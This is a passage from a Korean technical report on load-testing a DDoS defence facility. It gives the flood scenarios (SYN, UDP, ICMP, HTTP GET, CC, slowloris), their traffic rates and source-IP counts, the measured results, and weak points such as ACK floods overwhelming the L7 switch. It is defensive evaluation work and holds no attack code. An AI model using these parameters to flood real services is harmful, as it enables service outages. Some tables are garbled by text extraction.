
[표 8-4] 측정 1 Set 시나리오

|  |  |  |
| --- | --- | --- |
| 회수 | 공격명 | Traffic Load |
| 1차 | TCP Session Flooding | - Source IP 2000 ~ 10000에서 Connection Request  - 10분 동안 지속 |
| 2차 | Valid HTTP Get Flood (MAX Connection Attack) | - SRC IP 2000~ 10000에서 Connection Request  - 10분 동안 지속 |
| 3차 | Invalid HTTP Get Flood (CC Attack) | - Cache 조작 HTTP 패킷 (no-cache 등) 생성  - SRC IP 2000 ~ 10000에서 Session 연결  - 10분 동안 지속 |

1. 측정 2 Set

측정 2 Set은 공격 유형별 Failure Point 도출을 위한 대역폭 소진공격 이 진행된다. 공격장비는 10G의 트래픽을 발생시킬 수 있는 Breaking point를 사용한다. 측정 1 Set과 마찬가지로 모든 사이버대피소의 시스템 을 Default값을 설정하고 측정한다. 측정 시 대역폭소진공격이므로 대역 폭을 9Gbps -> 9.Gbps -> 10Gbps 순으로 측정하여 장비의 실제 대역폭 한계용량을 측정한다. 대응시나리오는 ACL(정책기반)으로 Anti-DDoS 장 비에서 모든 공격을 차단/대응 예상되어 진다. 대응장비의 초기상태유지

를 위해 공격과 공격 간에 10분이상의 안정화가 필요하다.



(그림 8-7) 측정 2 Set 구성도


[표 8-5] 측정 2 Set 시나리오

|  |  |  |
| --- | --- | --- |
| 차수 | 공격명 | Traffic Load |
| 1차 | TCP SYN Flood | **- 54 bytes 9Gbps -> 9.5 Gbps -> 10 Gbps**   * SYN Packet Generation * Source IP 10000개   - 10분 동안 지속 |
| 2차 | TCP SYN Flood  (Invalid TCP Header Packet) | **- 1500 bytes 9Gbps -> 9.5 Gbps -> 10 Gbps**   * SYN Packet * Source IP 10000개   - 10분 동안 지속 |
| 3차 | ICMP Req Flood | * 128 bytes 9Gbps -> 9.5 Gbps -> 10 Gbps * ICMP Req Packet Generation * Source IP10000개   - 10분 동안 지속 |
|  | ICMP Fragmentation | - **1,500** bytes 9Gbps -> 9.5 Gbps -> 10 Gbps |
| 4차 | Flood  (IP Fragment Packet | - ICMP Packet Generation  - Source IP 100 ~ 1000개 |
|  | Flooding | - 10분 동안 지속 |

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| 5차 | UDP | Flood | * 128 bytes 9Gbps -> 9.5 * UDP Packet Generation * Source IP1000개   - 10분 동안 지속 | Gbps | -> | 10 | Gbps |

1. 측정 3 Set

측정 3 Set은 3단계 대응 시스템인 L7 스위치의 한계용량을 측정한다.



(그림 8-8) 측정 3 Set 구성도

공격장비는 1차 UDP Flood의 경우 BreakingPoint를 사용하고 2차 Get Flood는 NetSpear, 3차 혼합공격은 Breaking Point와 NetSpear를 동 시에 사용한다. 측정 3Set 대응장비 설정은 L7스위치의 한계용량을 측정 하는 것이기 때문에 1단계 대응장비인 Anti-DDoS 장비와 2단계 대응장 비인 QoS를 Off한다. 1차 대역폭소진공격의 경우 9Gbps에서 10Gbps까 지 서서히 증가시키며 측정하며 2차 응용계층의 공격인 경우 PPS를 서 서히 높여 최대 컨넥션수를 측정한다. 3차 혼합공격은 대역폭소진공격

대응 시 연결성공격에 대한 대응능력을 측정한다. 측정 3 Set 역시 대응 장비의 초기상태유지를 위해 공격 간 10분이상의 안정화시간은 필요하 다.

[표 8-6] 측정 3 Set 시나리오

|  |  |  |
| --- | --- | --- |
| 회수 | 공격명 | Traffic Load |
| 1차 | UDP Flood | * 128 bytes 9Gbps -> 9.5 Gbps -> 10 Gbps * UDP Packet Generation * Source IP1000개   - 10분 동안 지속 |
| 2차 | Valid HTTP Get Flood (MAX Connection Attack) | - SRC IP 2000~ 10000에서 Connection Request  - 10분 동안 지속 |
| 3차 | UDP Flood  +  Valid HTTP Get Flood (MAX Connection Attack) | * UDP Flood 2G * SRC IP 2000~ 10000에서 Connection Request   - 5만PPS 이상 가동  - 10분 동안 지속 |


1. 측정 4 Set

측정 4Set은 대용량의 응용계층공격과 대역폭소진공격을 동시에 진행 하여 단계별 대응 여부를 측정한다. 혼합공격이므로 공격장비는 BreakingPoint와 NetSpear를 동시에 사용하며 대응 시스템의 모든 값을 Default 값으로 설정한다.

[표 8-7] 측정 4 Set 시나리오

|  |  |  |
| --- | --- | --- |
| 구  분 | 공격명 | Traffic Load |
| 대 역 | ICMP Req Flood | * 128 bytes 2Gbps * ICMP Req Packet Generation * Source IP 10,000개 |

|  |  |  |
| --- | --- | --- |
| 폭 소 진 공 격 |  | - 10분 안 지속 |
| ICMP Fragmentation Flood  (IP Fragment Packet Flooding) | * **1,500** bytes 2Gbps * ICMP Packet Generation   - Source IP 1000 ~ 10,000개  - 10분 동안 지속 |
| UDP Flood | * 128 bytes 4Gbps * UDP Packet Generation * Source IP 10,000개   - 10분 동안 지속 |
| 응 용 계 층 공 격 | Valid HTTP Get Flood (Session Attack) | - Source IP 2,000 ~ 10,000에서 Connection Request  - 10분 동안 지속 |
| Valid HTTP Get Flood  (MAX Connection Attack) | - SRC IP 10,000에서 Connection Request  - 10분 동안 지속 |
| Invalid HTTP Get Flood (CC Attack) | * Cache 조작 HTTP 패킷 (no-cache 등) 생성 * SRC IP 10,000에서 Session 연결   - 10분 동안 지속 |
| slowloris | - 30,000대의 봇넷으로 낮은 연결성 공격 |




(그림 8-9) 측정 4 Set 구성도

1. 측정 5 Set

측정 5 Set은 QoS IP Reputation 정책 설정을 가능여부판단을 위한

ToA의 가용성 측정한다.



(그림 8-10) 측정 5 Set 구성도

공격장비는 NetSpear를 사용하여 연결성공격을 유발시키며, 측정 5 Set의 대응장비 설정은 1단계 필터링인 Anti-DDoS차단장비와 3단계필터 링 L7스위치 장비를 OFF한다. 먼저 1차 ToA의 최대 대응가능 PPS를 측 정하고 QoS IP평판 정책을 적용 후 공격트래픽과 정상트래픽을 동시 생 성하여 우선순위 IP평판을 가진 정상PC의 접속가능여부를 확인한다.

[표 8-8] 측정 5 Set 수행경과

|  |  |  |
| --- | --- | --- |
| 차수 | 공격명 | Traffic Load |
|  |  | - Source IP 20 -> 10,000에서 Connection Request |
| 1차 | Valid HTTP Get Flood | (연결수를 서서히 증가시켜 ToA의 한계 Connection  수를 측정)  -10분 동안 지속 |
|  | Valid HTTP Get Flood | - SRC IP 2000~ 10000에서 Connection Request |
| 2차 | (Session Attack) | - 10분 동안 지속 |
|  | + | ※ QoS에서 IP Reputation 기반 Connection Rate |
|  | 정상 Connection 접속 | Shaping 후 진행 |

## 제 **5** 절 한계용량 측정 수행경과

DDoS 사이버대피소 한계용량 측정 수행경과는 수행시나리오(계획) 순 서로 진행되지 않았으며 시스템 환경과 최상단 L3스위치의 라우팅 설정 등의 이유로 아래와 같은 순서로 진행되었다.

1. 측정 1 Set

측정 1 Set은 ToA최대가용성 측정 후 QoS의 IP평판 정책사용 가능 여부를 측정하였다. 전체 트래픽 중 우선순위 IP평판을 보유한 IP군에 Inbound 10Mbps, Outbound 10Mbps를 QoS 정책을 이용하여 최소보장 하고 측정하였다.

[표 8-9] 측정 1 Set 수행경과

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| No. | Time | PPS | 정상PC접속가능  여부 | 비고 |
| 1차 | 17일 | 200 | 200 | X |

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 2차 | 19:45~20:45 | 100 | 100 | X |
| 3차 | 50 | 100 | X |
| 4차 | 50 | 50 | O |
| 5차 | 50 | 60 | O |
| 6차 | 50 | 70 | O |
| 7차 | 50 | 80 | △ |
| 8차 | 200 | 200 | O |

1. 측정 2 Set

측정 2 Set은 대역폭소진 공격의 측정으로 최초 BreakingPoint의 최대 가용 대역폭인 10Gbps의 공격 시작 후 점차 감소키면서 측정하였다.

[표 8-10] 측정 2 Set 수행경과

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| No. | Time | Dura  tion | BreakingPoint | | 정상PC접속  가능여부 | 비고 |
|  |  |  |  |  |  | -Anti-DDoS장비에서 해당공격 |
| 1차 | 11:15~  11:20 | 5min |  | 10G | X | 극소수만 차단함  -Invalid Port로 소스포트 0번인 패킷만 차단함 |
|  |  |  |  |  |  | -L7스위치의 부하로 DoS유발 |
|  |  |  |  |  |  | -Anti-DDoS장비에서 해당공격 |
| 2차 | 11:25~  11:30 | 5min | T C P  A c k Flooding 1 2 4  Bytes | 5G | X | 극소수만 차단함  -Invalid Port로 소스포트 0번인 패킷만 차단함  -L7스위치의 부하로 DoS유발 |
| 3차 | 11:37~  11:42 | 5min | 2G | O | -Anti-DDoS장비에서 해당공격  미차단  -L7스위치에서 해당공격 방어 |
|  |  |  |  |  |  | -Anti-DDoS장비에서 해당공격 |
| 4차 | 11:48~  11:53 | 5min |  | 3G | X | 극소수만 차단함  -Invalid Port로 소스포트 0번인 패킷만 차단함 |
|  |  |  |  |  |  | -L7스위치의 부하로 DoS유발 |
|  |  |  | U D P |  |  |  |
| 5차 | 12:06~  12:10 | 5min | Flooding | 10G | O | - Anti-DDoS에서 모든 UDP  Flooding 차단함 |
|  |  |  | 1 2 4 |  |  |  |

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
|  |  |  | Bytes |  |  |  |

1. 측정 3 Set

측정 3 Set은 응용계층공격에 대한 한계용량 측정이나 최상단 L3 스위 치의 라우팅문제로 정확한 측정이 이루어지지 않았다. NetSpear의 Syn 패킷이 L7스위치까지 전달되었지만 L7스위치의 Syn/Ack패킷이 최상위 L3까지만 전달되었으며 측정 3Set의 한계용량 측정 내용은 측정 7Set에 서 다시 측정되었다.

[표 8-11] 측정 3 Set 수행경과

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| No. | Time | Dura  tion | NetSpear | | 정상 PC 접  속가능여부 | 비고 |
| 1차 | 13:37  ~13:42 | 5m | Get  Flooding (Index.ht ml) | 봇5만대 10만PP S | O | -Anti-DDoS장비에서 해당공격 허  용  -L7스위치에서 해당공격을 대응 함 |
| 2차 | 13:48~  13:53 | 5m | Get Flooding (1.jpg) | 봇5만대 10만PP S | O | -Anti-DDoS장비에서 해당공격 허 용  -L7스위치에서 해당공격 대응 |
| 3차 | 13:58~  14:03 | 5m | CC-Attack (Index.ht ml) | 봇5만대 10만PP S | O | -Anti-DDoS장비에서 해당공격 허 용  -L7스위치에서 해당공격 대응 |
| 4차 | 14:08~  14:13 | 5m | CC-Attack (1.jpg) | 봇5만대 10만PP S | O | -Anti-DDoS장비에서 해당공격 허 용  -L7스위치에서 해당공격 대응 |
| 5차 | 14:16~  14:21 | 5m | Session Flooding | 봇5만대 10만PP S | O | -Anti-DDoS장비에서 해당공격 허 용  -L7스위치에서 해당공격 대응 |
| 6차 | 14:16~  14:21 | 5m | Slowloris | 봇5만대 10만PP S | O | -Anti-DDoS장비에서 해당공격 허 용  -L7스위치에서 해당공격 대응 |

1. 측정 4 Set

측정 4 Set은 L7스위치의 한계용량을 측정하기 한 Set으로 1단계 필터 링 Anti-DDoS장비를 Off 후 진행하였으면 일부 NetSpear로 측정한 3차 4차 측정은 라우팅 문제해결 후 추가로 측정한 7 Set 2차 측정과 8 Set 의 측정으로 대체되어 진다.

[표 8-12] 측정 4 Set 수행경과

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| No. | Time | Dura  tion | BreakingPoint  NetSpear | | 정상 PC 접  속가능여부 | 비고 |
| 1차 | 15:11~  15:16 | 5m | UDP  Flooding 124Bytes | 5G | O | -L7스위치에서 해당 공격을 대응함 |
| 2차 | 15:19~  15:24 | 5m | 10G | O | -L7스위치에서 해당 공격을 대응함 |
| 3차 | 15:28~  15:33 | 5m | Get Flooding (Index.ht ml) | 봇5 만대 10만 PPS | O | -L7스위치에서 해당공격을 대응함  -최상단 L3스위치 문제로 미정확한 측정임  -측정7Set의 2차 측정으로 해당내용을 대체함 |
|  |  |  | UDP |  |  |  |
|  |  |  | Flooding | 9G |  |  |
|  |  |  | 124Bytes | + |  | -1.jpg사진이 느리게 불러옴 |
| 4차 | 15:38~  15:43 | 5m | +  Get | 1만  대1 | △ | -최상단 L3스위치 문제로 미정확한  측정임 |
|  |  |  | Flooding( | 만 |  | -측정8Set의 측정으로 해당내용 대체 |
|  |  |  | Index.ht | PPS |  |  |
|  |  |  | ml) |  |  |  |

1. 측정 5 Set

측정 5 Set은 7.7 DDoS와 비슷한 환경 구성 후 대역폭소진 공격과 응 용계층 공격에 대한 한계용량을 측정하였으며 3번의 측정 모두 정상PC 가 웹서버에 접속이 가능하지 못하였다.

[표 8-13] 측정 5 Set 수행경과

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| No. | Time | Dura tion | BreakingPoint NetSpear | | 정사 PC 접 속가능여부 | 비고 |
| 1차 | 16:14~  16:24 | 10mi n | UDP 124 Bytes | 7G | X | - 패킷 분석 필요 |
| Syn Flooding 74bytes | 1.6G |
| Fin Flooding | 1.6G |
| Get Flooding | - |
| CC-attack | - |
| 2차 | 16:35~  16:40 | 5min | UDP 124 Bytes | 6G | X | - 패킷 분석 필요 |
| Syn Flooding 74bytes | 1.6G |
| Fin Flooding | 1.6G |
| Get Flooding | - |
| CC-attack | - |
| 3차 | 16:43~  16:48 | 5min | Syn Flooding 74bytes | 1.6G | X | - BP의 UDP  Flooding 제외 |
| Fin Flooding | 1.6G |
| Get Flooding | - |
| CC-attack | - |

1. 측정 6 Set

측정 6 Set은 측정 2 Set의 대역폭소진공격을 추가로 NetSpear를 이용 하여 측정하였다. 측정 수행내용은 아래 표와 같다.

[표 8-14] 측정 6 Set 수행경과

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| No. | Time | Dura  tion | NetSpear | 정상 PC 접  속가능여부 | 비고 |

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| 1차 | 16:57~  17:02 | 5m | ICMP fragmentation (표준Bytes) | 2.4G | O | - Anti-DDoS 차단함 |
| 2차 | 17:05~  17:10 | 5m | TCP FIN Flooding | 2.4G | O | -Anti-DDoS 차단함 (Invalid packet으로 차단 됨) |
| 3차 | 17:23~  17:28 | 5m | TCP Syn Flooding 74Bytes | 1.8G | △△ | -Anti-DDoS 일부 허용함  -해당공격을 L7스위치에서 차단함 |

1. 측정 7 Set

측정 7 Set은 최상단 L3스위치의 라우팅 문제로 정확히 측정되지 않은 측정 3 Set을 대체하기 위해 추가 측정되었다. 응용계층공격에 대한 한 계용량은 측정분석은 측정 3Set이 아닌 측정 7 Set의 PCAP파일로 분석 되었다.

[표 8-15] 측정 7 Set 수행경과

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| No. | Time | Dura  tion | NetSpear | | 정상 PC 접  속가능여부 | 비고 |
| 1차 | 18:48~  18:53 | 5m | Session Flooding | 봇5만대 5만PPS | O | -주기적으로 TCP Stack의 Rst 전달 |
| 2차 | 18:58:  ~19:03 | 5m | Get Flooding (Index.html) | 봇5만대 5만PPS | △ | -ToA 부하 발생 |
|  |  |  |  |  |  | -L7스위치 CPU100% 부하로 |
| 3차 | 19:06:  ~19:08 | 2m | Get  Flooding (1.jpg) | 봇5만대 5만PPS | X | DoS유발  -L3과부하유발  -L7스위치의 과부하로 측정조 |
|  |  |  |  |  |  | 기 종료 |

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| 4차 | 19:16~  19:21 | 5m | CC-Attack (Index.html) | 봇5만대 5만PPS | △ | -공격 종료후 QoS장애 발생  -ToA 부하발생 |
| 5차 | 19:45~  19:50 | 5m | CC-Attack (1.jpg) | 봇5만대 5만PPS | X | -QoS 망절체 후 진행 |

1. 측정 8 Set


측정 8 Set은 측정 4 Set의 3차 혼합공격을 대체하기 위해 1회 추가 측정되었다.

[표 8-16] 측정 8 Set 수행경과


|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| No. | Time | Dura  tion | BreakingPoint  NetSpear | | 정상 PC 접  속가능여부 | 비고 |
| 1차 | 19:59~  20:04 | 5m | UDP Flooding  124Bytes  +  Get Flooding(Index. html) | 8G  +  5만대  5만 PPS | △ | - 측정 4 Set의 혼합공격 대체 를 위한 측정 |

## 제 **6** 절 한계용량 측정 수행결과

DDoS 사이버 대피소의 한계용량 측정은 먼저 정상 PC의 웹서버 접속 가능여부를 확인하고 정상 PC와 ToA의 통신 간에 생성된 패킷을 아래 그림과 같이 확인 후 공격 트래픽과 비교진행하였다.



(그림 8-11) 접속시험 패킷 샘플



(그림 8-12) 접속시험패킷 내용


1. summary

가. 대역폭 소진공격

* + 측정 Set : 2 Set, 6 Set o 측정회수: 8회

o 공격명

* + - TCP Ack Flooding 124 bytes
    - UDP Flooding 124 bytes
    - ICMP Fragmentation 74 bytes
    - TCP Fin Flooding 74 bytes
    - TCP Syn Flooding 74 bytes



(그림 8-13) 대역폭소진 공격에 대한 결과 개요

o 결과요약

- 대부분의 공격은 1단계 필터링인 Anti-DDoS장비에서 차단되었으 나 TCP Ack Flooding의 경우 정상트래픽으로 구별되어 3단계 대응시스 템인 L7스위치까지 유입되어 시스템이 마비됨


나. 응용계층공격

* + 측정 Set : 3 Set, 7 Set o 측정회수: 11회

o 공격명

* + - Session Flooding
    - Get Flooding
    - CC-Attack o 결과요약

- 연결공격에 대한 한계용량이 약 500Mbps로 도출됨



(그림 8-14) 응용계층 공격에 대한 결과 개요

다. 혼합공격

* + 측정 Set : 5 Set o 측정회수: 3회

o 공격명

* + - UDP Flooding 124 bytes
    - TCP Syn Flooding 74 bytes
    - TCP Fin Flooding 74 bytes
    - Get Flooding
    - CC-Attack o 결과요약

- 비연결성 플러딩 공격은 상단의 DDoS 차단 장비에서 모드 대응하 였으나 TCP 공격의 경우 L7 스위치까지 전달되었으며 Get Flooding은 세션 1,000개 당 1개만 연결됨


라. L7스위치 부하측정

* + 측정 Set : 4 Set 8 Set o 측정회수: 5회

o 공격명

* + - UDP Flooding 124 bytes
    - Get Flooding o 결과요약

- 응용계층의 결과와 같은 결과가 도출됨



(그림 8-15) L7스위치 부하측정에 대한 결과 개요 마. QoS IP평판적용 가능여부 측정

* + 측정 Set : 1 Set o 측정회수: 8회

o 공격명

* + - Get Flooding


o 결과요약

- QoS의 대역폭 최소보장 정책 기능을 적용하여 IP평판 정책 등 IP 기반의 정책사용 가능여부 확인을 위한 측정임. 우선순위 IP평판을 가진 IP군에 대하여 10Mbps의 최소보장 대역폭을 보장하였고 QoS 대역폭 최 소보장 정책에 의해 플러딩 공격 중 정상PC가 웹서비스에 접속 가능하 였음

2. DDoS 사이버대피소 한계용량 측정에 대한 주요 결과

DDoS 공격이 진화함에 따라 가장 빈번하게 발생하고 측정하기 어려 운 연결성 공격 중심으로 사이버대피소의 한계용량 분석을 아래와 같이 분석하였다.


가. Session Flooding (TCP 연결 공격)



(그림 8-16) Session Flooding 분석 결과 Overview

RST Burst 가 발생하는 것은(아래 그림에서 검은색 면 그래프 부분)

한계용량 시험 장치에서 발생한 세션 패킷이 위의 그림에서 나타난 것과 같이 스스로 세션을 종료(FIN 패킷발송)하지 않아 누적된 세션에 대한 일괄적인 종료현상 발생한 것으로 보인다. 이러한 현상은 부하발생장치 에서 생성된 세션수가 50,000개를 넘어설 때 발생하며 따라서 L7 스위치 의 정상 세션처리용량은 50,000 SPS로 볼 수 있다. 이때 특이사항은 세 션처리장치에서 RST Burst 현상이 발생한다고 해도 전반적 패킷 처리능 력에 저하는 발생하지 않으며 RESET 패킷 전송을 통한 세션의 강제종 료로 해당세션의 TCP Roundtrip 시간이 줄어드는 현상이 발생하는 것 을 알 수 있다. 이는 클라이언트에서 요청된 컨텐츠가 모두 메모리(캐시) 에 저장되어 있어 프로세싱에 필요한 CPU의 소모가 최소화 되어 페이 지 제공을 위한 오버헤드가 발생하지 않은 것으로 볼 수 있다.

